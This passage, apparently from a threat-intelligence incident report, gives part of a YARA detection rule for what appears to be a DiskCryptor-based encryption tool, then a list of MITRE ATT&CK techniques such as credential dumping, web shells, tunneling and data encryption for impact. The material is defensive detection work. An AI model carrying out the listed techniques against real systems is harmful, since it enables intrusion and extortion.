      $s4 = "/http://crl4.digicert.com/sha2-assured-cs-g1.crl0L" fullword ascii
      $s5 = "Same as /LOG, except it allows you to specify a fixed path/filename to
use for the log file." fullword wide
      $s6 = "/PASSWORD=password" fullword wide
      $s7 = "The Setup program accepts optional command line parameters." fullword
wide
      $s8 = "Overrides the default component settings." fullword wide
      $s9 = "Specifies the password to use." fullword wide
      $s10 = "/MERGETASKS=\"comma separated list of task names\"" fullword wide
      $s11 = "Instructs Setup to load the settings from the specified file after
having checked the command line." fullword wide
      $s12 = "/DIR=\"x:\\dirname\"" fullword wide
      $s13 = "http://diskcryptor.org/                                     " fullword
wide
```

```
      $s14 = "Prevents Setup from restarting the system following a successful
installation, or after a Preparing to Install failure that requ" wide
      $s15 = "HBPLg.sse" fullword ascii
      $s16 = "/LOG=\"filename\"" fullword wide
      $s17 = "Overrides the default folder name." fullword wide
      $s18 = "Overrides the default setup type." fullword wide
      $s19 = "Overrides the default directory name." fullword wide
      $s20 = "* AVz'" fullword ascii
   condition:
      uint16(0) == 0x5a4d and filesize < 5000KB and
      ( pe.imphash() == "48aa5c8931746a9655524f67b25a47ef" or 8 of them )
}
```

MITRE

- Exploit Public-Facing Application – T1190
- OS Credential Dumping – T1003
- Network Service Scanning – T1046
- Remote Desktop Protocol – T1021.001
- Account Manipulation – T1098
- Valid Accounts – T1078
- Protocol Tunneling – T1572
- Ingress Tool Transfer – T1105
- Match Legitimate Name or Location – T1036.005
- Windows Service – T1543.003
- Data Encrypted for Impact – T1486
- Web Shell – T1505.003
- System Information Discovery – T1082
- System Network Configuration Discovery – T1016
- System Owner/User Discovery – T1033
- Windows Command Shell – T1059.003

Internal case #6898